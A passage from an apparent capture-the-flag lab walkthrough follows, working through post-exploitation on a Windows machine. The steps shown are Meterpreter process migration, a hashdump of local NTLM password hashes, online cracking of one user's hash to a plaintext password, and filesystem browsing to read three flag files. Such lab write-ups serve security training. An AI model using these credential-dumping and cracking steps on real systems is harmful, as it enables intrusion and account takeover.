 1164  696   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1288  696   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1324  696   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1392  696   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1464  696   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
 1596  696   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1640  696   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1644  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1796  1108  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 1944  696   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 2060  820   WmiPrvSE.exe
 2152  2940  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\cmd.exe
 2376  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 2420  696   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 2552  696   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 2584  696   vds.exe               x64   0        NT AUTHORITY\SYSTEM
 2748  696   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 2940  2512  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2960  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 2968  1288  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 3008  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 3060  696   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM
```


Use migrate PID



```
meterpreter > migrate 3008
[*] Migrating from 1796 to 3008 ...
[*] Migration completed successfully.
```


Task 4: cracking

Run hashdump



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 
```

Search crackstation and copy the second half of Jon



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
ffb43f0de35be4d9917ac0cc8ad57f8d
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

That is the password of Jon

Task 5: Finding flags

Flag 1


Go to C:\

Cd \

pwd

Ls

Cat flag1.txt




```
meterpreter > cd /
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 04:13:36 +0100  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 07:08:56 +0200  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 05:20:08 +0200  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 23:22:01 +0100  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 23:28:38 +0100  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 23:35:57 +0100  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 04:13:22 +0100  Recovery
040777/rwxrwxrwx  4096   dir   2025-06-06 14:13:04 +0200  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 04:13:28 +0100  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 23:36:30 +0100  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 20:27:21 +0100  flag1.txt
000000/---------  0      fif   1970-01-01 01:00:00 +0100  hiberfil.sys
000000/---------  0      fif   1970-01-01 01:00:00 +0100  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

Flag 2

Go to windows\\system32\\config and watch the content

Cd windows\\system32\\config


ls



```
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Windows\\System32\\config
meterpreter > ls
Listing: C:\Windows\System32\config
===================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  28672     fil   2018-12-13 00:00:40 +0100  BCD-Template
100666/rw-rw-rw-  25600     fil   2018-12-13 00:00:40 +0100  BCD-Template.LOG
100666/rw-rw-rw-  18087936  fil   2025-06-06 13:58:41 +0200  COMPONENTS
100666/rw-rw-rw-  1024      fil   2011-04-12 10:32:10 +0200  COMPONENTS.LOG
100666/rw-rw-rw-  13312     fil   2025-06-06 13:58:41 +0200  COMPONENTS.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 04:34:08 +0200  COMPONENTS.LOG2
100666/rw-rw-rw-  1048576   fil   2025-06-06 13:49:09 +0200  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.0.regtrans-ms
100666/rw-rw-rw-  1048576   fil   2025-06-06 13:49:09 +0200  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.1.regtrans-ms
100666/rw-rw-rw-  1048576   fil   2025-06-06 13:49:09 +0200  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.2.regtrans-ms
100666/rw-rw-rw-  65536     fil   2025-06-06 13:49:09 +0200  COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.blf
100666/rw-rw-rw-  65536     fil   2018-12-13 04:20:57 +0100  COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2018-12-13 04:20:57 +0100  COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2009-07-14 07:01:27 +0200  COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
100666/rw-rw-rw-  262144    fil   2025-06-06 14:06:44 +0200  DEFAULT
100666/rw-rw-rw-  1024      fil   2011-04-12 10:32:10 +0200  DEFAULT.LOG
100666/rw-rw-rw-  177152    fil   2025-06-06 14:06:44 +0200  DEFAULT.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 04:34:08 +0200  DEFAULT.LOG2
100666/rw-rw-rw-  65536     fil   2019-03-17 23:22:17 +0100  DEFAULT{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2019-03-17 23:22:17 +0100  DEFAULT{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2019-03-17 23:22:17 +0100  DEFAULT{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
040777/rwxrwxrwx  0         dir   2009-07-14 04:34:57 +0200  Journal
040777/rwxrwxrwx  4096      dir   2025-06-06 14:06:12 +0200  RegBack
100666/rw-rw-rw-  262144    fil   2019-03-17 21:05:08 +0100  SAM
100666/rw-rw-rw-  1024      fil   2011-04-12 10:32:10 +0200  SAM.LOG
100666/rw-rw-rw-  21504     fil   2019-03-17 23:39:12 +0100  SAM.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 04:34:08 +0200  SAM.LOG2
100666/rw-rw-rw-  65536     fil   2019-03-17 23:22:17 +0100  SAM{016888c1-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2019-03-17 23:22:17 +0100  SAM{016888c1-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2019-03-17 23:22:17 +0100  SAM{016888c1-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
100666/rw-rw-rw-  262144    fil   2025-06-06 13:58:25 +0200  SECURITY
100666/rw-rw-rw-  1024      fil   2011-04-12 10:32:10 +0200  SECURITY.LOG
100666/rw-rw-rw-  21504     fil   2025-06-06 13:58:25 +0200  SECURITY.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 04:34:08 +0200  SECURITY.LOG2
100666/rw-rw-rw-  65536     fil   2019-03-17 23:22:17 +0100  SECURITY{016888c5-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2019-03-17 23:22:17 +0100  SECURITY{016888c5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2019-03-17 23:22:17 +0100  SECURITY{016888c5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
100666/rw-rw-rw-  40632320  fil   2025-06-06 14:19:27 +0200  SOFTWARE
100666/rw-rw-rw-  1024      fil   2011-04-12 10:32:10 +0200  SOFTWARE.LOG
```

Here is the flag

Cat flag2.txt




```
100666/rw-rw-rw-  524288    fil   2019-03-17 23:22:17 +0100  SAM{016888c1-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
100666/rw-rw-rw-  262144    fil   2025-06-06 13:58:25 +0200  SECURITY
100666/rw-rw-rw-  1024      fil   2011-04-12 10:32:10 +0200  SECURITY.LOG
100666/rw-rw-rw-  21504     fil   2025-06-06 13:58:25 +0200  SECURITY.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 04:34:08 +0200  SECURITY.LOG2
100666/rw-rw-rw-  65536     fil   2019-03-17 23:22:17 +0100  SECURITY{016888c5-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2019-03-17 23:22:17 +0100  SECURITY{016888c5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2019-03-17 23:22:17 +0100  SECURITY{016888c5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
100666/rw-rw-rw-  40632320  fil   2025-06-06 14:19:27 +0200  SOFTWARE
100666/rw-rw-rw-  1024      fil   2011-04-12 10:32:10 +0200  SOFTWARE.LOG
100666/rw-rw-rw-  262144    fil   2025-06-06 14:19:27 +0200  SOFTWARE.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 04:34:08 +0200  SOFTWARE.LOG2
100666/rw-rw-rw-  65536     fil   2019-03-17 23:21:19 +0100  SOFTWARE{016888c9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2019-03-17 23:21:19 +0100  SOFTWARE{016888c9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2019-03-17 23:21:19 +0100  SOFTWARE{016888c9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
100666/rw-rw-rw-  12582912  fil   2025-06-06 14:46:29 +0200  SYSTEM
100666/rw-rw-rw-  1024      fil   2011-04-12 10:32:06 +0200  SYSTEM.LOG
100666/rw-rw-rw-  262144    fil   2025-06-06 14:46:29 +0200  SYSTEM.LOG1
100666/rw-rw-rw-  0         fil   2009-07-14 04:34:08 +0200  SYSTEM.LOG2
100666/rw-rw-rw-  65536     fil   2019-03-17 23:21:22 +0100  SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288    fil   2019-03-17 23:21:22 +0100  SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288    fil   2019-03-17 23:21:22 +0100  SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
040777/rwxrwxrwx  4096      dir   2018-12-13 00:03:05 +0100  TxR
100666/rw-rw-rw-  34        fil   2019-03-17 20:32:48 +0100  flag2.txt
040777/rwxrwxrwx  4096      dir   2010-11-21 03:41:37 +0100  systemprofile

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter > 
```

Flag 3:

The last one is on Documents of the User Jon


Cd \\Users\\Jon\\Documents

Cat flag3.txt



```
meterpreter > cd /
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 04:13:36 +0100  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 07:08:56 +0200  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 05:20:08 +0200  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 23:22:01 +0100  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 23:28:38 +0100  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 23:35:57 +0100  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 04:13:22 +0100  Recovery
040777/rwxrwxrwx  4096   dir   2025-06-06 14:13:04 +0200  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 04:13:28 +0100  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 23:36:30 +0100  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 20:27:21 +0100  flag1.txt
000000/---------  0      fif   1970-01-01 01:00:00 +0100  hiberfil.sys
000000/---------  0      fif   1970-01-01 01:00:00 +0100  pagefile.sys

meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2009-07-14 07:08:56 +0200  All Users
040555/r-xr-xr-x  8192  dir   2009-07-14 09:07:31 +0200  Default
040777/rwxrwxrwx  0     dir   2009-07-14 07:08:56 +0200  Default User
040777/rwxrwxrwx  8192  dir   2018-12-13 04:13:45 +0100  Jon
040555/r-xr-xr-x  4096  dir   2011-04-12 10:28:15 +0200  Public
100666/rw-rw-rw-  174   fil   2009-07-14 06:54:24 +0200  desktop.ini

meterpreter > cd Jon
meterpreter > ls
Listing: C:\Users\Jon
=====================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 04:13:31 +0100  AppData
040777/rwxrwxrwx  0      dir   2018-12-13 04:13:31 +0100  Application Data
040555/r-xr-xr-x  0      dir   2018-12-13 04:13:48 +0100  Contacts
040777/rwxrwxrwx  0      dir   2018-12-13 04:13:31 +0100  Cookies
040555/r-xr-xr-x  0      dir   2018-12-13 04:49:07 +0100  Desktop
040555/r-xr-xr-x  4096   dir   2018-12-13 04:49:20 +0100  Documents
```

Use cat to watch the content of the file



```
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Jon\Documents
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-13 04:13:31 +0100  My Music
040777/rwxrwxrwx  0     dir   2018-12-13 04:13:31 +0100  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-13 04:13:31 +0100  My Videos
100666/rw-rw-rw-  402   fil   2018-12-13 04:13:48 +0100  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 20:26:36 +0100  flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```